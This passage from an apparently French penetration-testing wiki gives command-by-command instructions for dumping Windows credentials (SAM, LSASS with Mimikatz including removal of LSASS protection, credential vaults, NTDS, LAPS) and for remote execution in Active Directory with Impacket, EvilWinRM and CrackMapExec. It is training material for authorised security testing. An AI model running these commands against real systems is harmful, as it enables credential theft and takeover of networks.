Le framework **Metasploit** vous permet de dumper la base **SAM** grâce à la commande hashdump depuis une session Meterpreter :

```
hashdump
```

#### Volume Shadow Copy  


Cette technique permet de copier les fichiers **sam** et **system** :

```powershell
wmic shadowcopy call create Volume='C:\'
```

Vous pouvez lister les volumes :

```powershell
vssadmin list shadows
```

Vous devriez pouvoir copier les fichiers voulus de cette manière :

```powershell
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam C:\users\Administrator\Desktop\sam
```

```powershell
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system C:\users\Administrator\Desktop\system
```

Vous pouvez utiliser l'outil secretsdump pour récupérer les hashs contenus dans la base SAM locale :

```bash
python3.9 /opt/impacket/examples/secretsdump.py -sam /tmp/sam-reg -system /tmp/system-reg LOCAL
```

#### Dump LSASS

Le gestionnaire des tâches de Windows permet par défaut de dump la mémoire d'un processus.

Pour cela, il vous suffit de vous rendre dans l'onglet **Détails** et de faire clic droit sur le processus **LSASS** et de cliquer sur **Créer un fichier de collecte** :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/QKiimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/QKiimage.png)

Ensuite, vous pourrez analyser ce fichier avec l'outil **procdump** de la suite **SysInternal** :

```powershell
procdump.exe -accepteula -ma lsass.exe lsass_dump
```

Sinon on peut le faire avec **Mimikatz** :

```
privilege::debug
```

```
sekurlsa::logonpasswords
```

Si vous obtenez l'erreur **0x00000005** c'est que la protection LSASS est activée.

Pour contourner cette protection, vous devez charger le driver mimidrv.sys grâce à la commande suivante dans Mimikatz :

```
!+
```

Ensuite, désactivez la protection :

```
!processprotect /process:lsass.exe /remove
```

Vous devriez être en capacité d'exécuter la commande :

```
sekurlsa::logonpasswords
```

#### Gestionnaire d'informations d'identification

Le gestionnaire d'identifiant sur Windows peut être retrouvé en se rendant dans :

**Panneau de configuration &gt; Compte Utilisateur &gt; Gestionnaire d'informations d'identification**

Par chance, vous pouvez aussi le gérer depuis le shell grâce à la commande **vaultcmd**.

Par exemple vous pouvez lister les entrées des coffres :

```powershell
vaultcmd /list
```

<p class="callout info">Par défaut, il existe **2 coffres** : celui des identifiants **Web** et ceux de **Windows**.</p>

Pour afficher les propriétés du coffre des identifiants Web :

```powershell
VaultCmd /listproperties:"Web Credentials"
```

Et pour afficher les informations d'identificaiton :

```powershell
VaultCmd /listcreds:"Web Credentials"
```

<p class="callout warning">Windows ne permet pas d'afficher les mots de passe.</p>

La solution est d'utiliser un script Powershell ([Get-WebCredentials.ps1](https://github.com/samratashok/nishang/blob/master/Gather/Get-WebCredentials.ps1)) qui permet de le faire :

```powershell
powershell -ex bypass
```

```
Import-Module C:\Tools\Get-WebCredentials.ps1
Get-WebCredentials
```

La commande **cmdkey** permet d'afficher les informations d'identification du coffre **Windows** :

```powershell
cmdkey /list
```

L'intérêt de ce coffre est de pouvoir utiliser des identifiants qui ne sont pas les notre pour utiliser des applications.

Par exemple on peut utiliser **runas** avec pour lancer un shell :

```powershell
runas /savecred /user:<DN>\<USER> cmd.exe
```

Vous pouvez aussi utiliser Mimikatz pour dumper le contenu des coffres :

```
privilege::debug
```

```
sekurlsa::credman
```

#### Dump NTDS

Si vous parvenez à récupérer un accès administrateur sur un contrôleur de domaine mais que vous n'avez pas d'identifiants, vous pouvez essayer récupérer la base NTDS avec la commande suivante :

```powershell
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

Normalement les fichier **ntds.dit**, **SECURITY** et **SYSTEM** devraient être stockées dans le dossier **c:/temp**.

Transférez-les sur votre machine et utilisez **secretsdump** de la suite impacket pour récupérer les hashs :

```bash
python3.9 /opt/impacket/examples/secretsdump.py -just-dc-ntlm -security path/to/SECURITY -system path/to/SYSTEM -ntds path/to/ntds.dit local
```

Si vous possédez les identifiants d'un compte administrateur, vous pouvez effectuer ces opérations à distance avec **secretsdump** :

```bash
python3.9 /opt/impacket/examples/secretsdump.py -just-dc-ntlm THM.red/<AD_Admin_User>@10.10.159.6 
```

#### LAPS

Si LAPS est activé sur le poste compromis, vous pouvez récupérer le mot de passe en clair d'un utilisateur qui s'est connecté dessus.

Tout d'abord, on peut vérifier si LAPS est activé de la manière suivante :

```powershell
dir "C:\Program Files\LAPS\CSE"
```

Ensuite on peut chercher dans une OU spécifique, les objets qui ont LAPS activés :

```powershell
Find-AdmPwdExtendedRights -Identity <OU_NAME>
```

Admettons que le groupe **IT** ait été identifié par la commande précédente, on peut lister ses utilisateurs que nous prendrons pour cible :

```powershell
net groups "IT"
```

Ensuite trouvez un moyen pour vous connecter sur la session de l'utilisateur que vous souhaitez compromettre et lancez la commande suivante pour récupérer son mot de passe :

```powershell
Get-AdmPwdPassword -ComputerName creds-harvestin
```

<p class="callout info">Certains outils comme [LAPSToolKit](https://wiki.neopipe.fr/Get-AdmPwdPassword%20-ComputerName%20creds-harvestin) peuvent vous aider pour l'énumération LAPS.</p>

# [Exploitation/AD] Exécution de commande à distance

## Introduction

Lors de vos tests d'intrusion dans des environnements Active Directory, vous aurez souvent besoin d'exécuter des commandes à distance et d'ouvrir des shells (**RCE**).

Par chance, il existe plusieurs outils dont certains seront décrit dans cette fiche.
![AFmimage.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-05/scaled-1680-/afmimage.png)

## EvilWinRM

Cet outil utilise le protocole **WinRM** pour ouvrir un shell distant :

```bash
evilwinrm -u <USER> -p <PASSWORD> -i <IP|FQDN>
```

## Suite Impacket

Certains outils de la suite [Impacket](https://github.com/fortra/impacket) permettent d'exécuter des commandes à distance via différents protocoles.

#### PsExec

[![1717011709078.gif](https://wiki.neopipe.fr/uploads/images/gallery/2024-05/1717011709078.gif)](https://wiki.neopipe.fr/uploads/images/gallery/2024-05/1717011709078.gif)

Il permet d'exécuter des commandes à distances sur des hôtes Windows :

```bash
psexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
```

#### SMBExec

Avec la même syntaxe, vous pouvez utiliser **smbexec** qui permet la même chose mais nécessite un partage samba accessible en écriture :

```bash
smbexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
```

#### WMIExec

Toujours avec la même syntaxe et le même objectif, cet outil ne va pas créer de service et ne sera donc pas authentifié avec le compte NT Système :

```bash
wmiexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP>
```

#### ATExec

Cet outil va créer une tâche planifiée sur l'hôte distant. Il fonctionne avec la même syntaxe que les trois derniers outils sauf qu'il faut spécifier à la fin la commande que l'on souhaite exécuter :

```bash
atexec.py <DOMAIN>/<USER>:<PASSWORD>@<IP> <COMMAND>
```

## CrackMapExec

Il est capable d'utiliser **Metasploit** ou **Empire** pour lancer des shells.

#### Meterpreter

- [https://ptestmethod.readthedocs.io/en/latest/cme.html#meterpreter](https://ptestmethod.readthedocs.io/en/latest/cme.html#meterpreter)

#### Empire

- [https://ptestmethod.readthedocs.io/en/latest/cme.html#meterpreter](https://ptestmethod.readthedocs.io/en/latest/cme.html#meterpreter)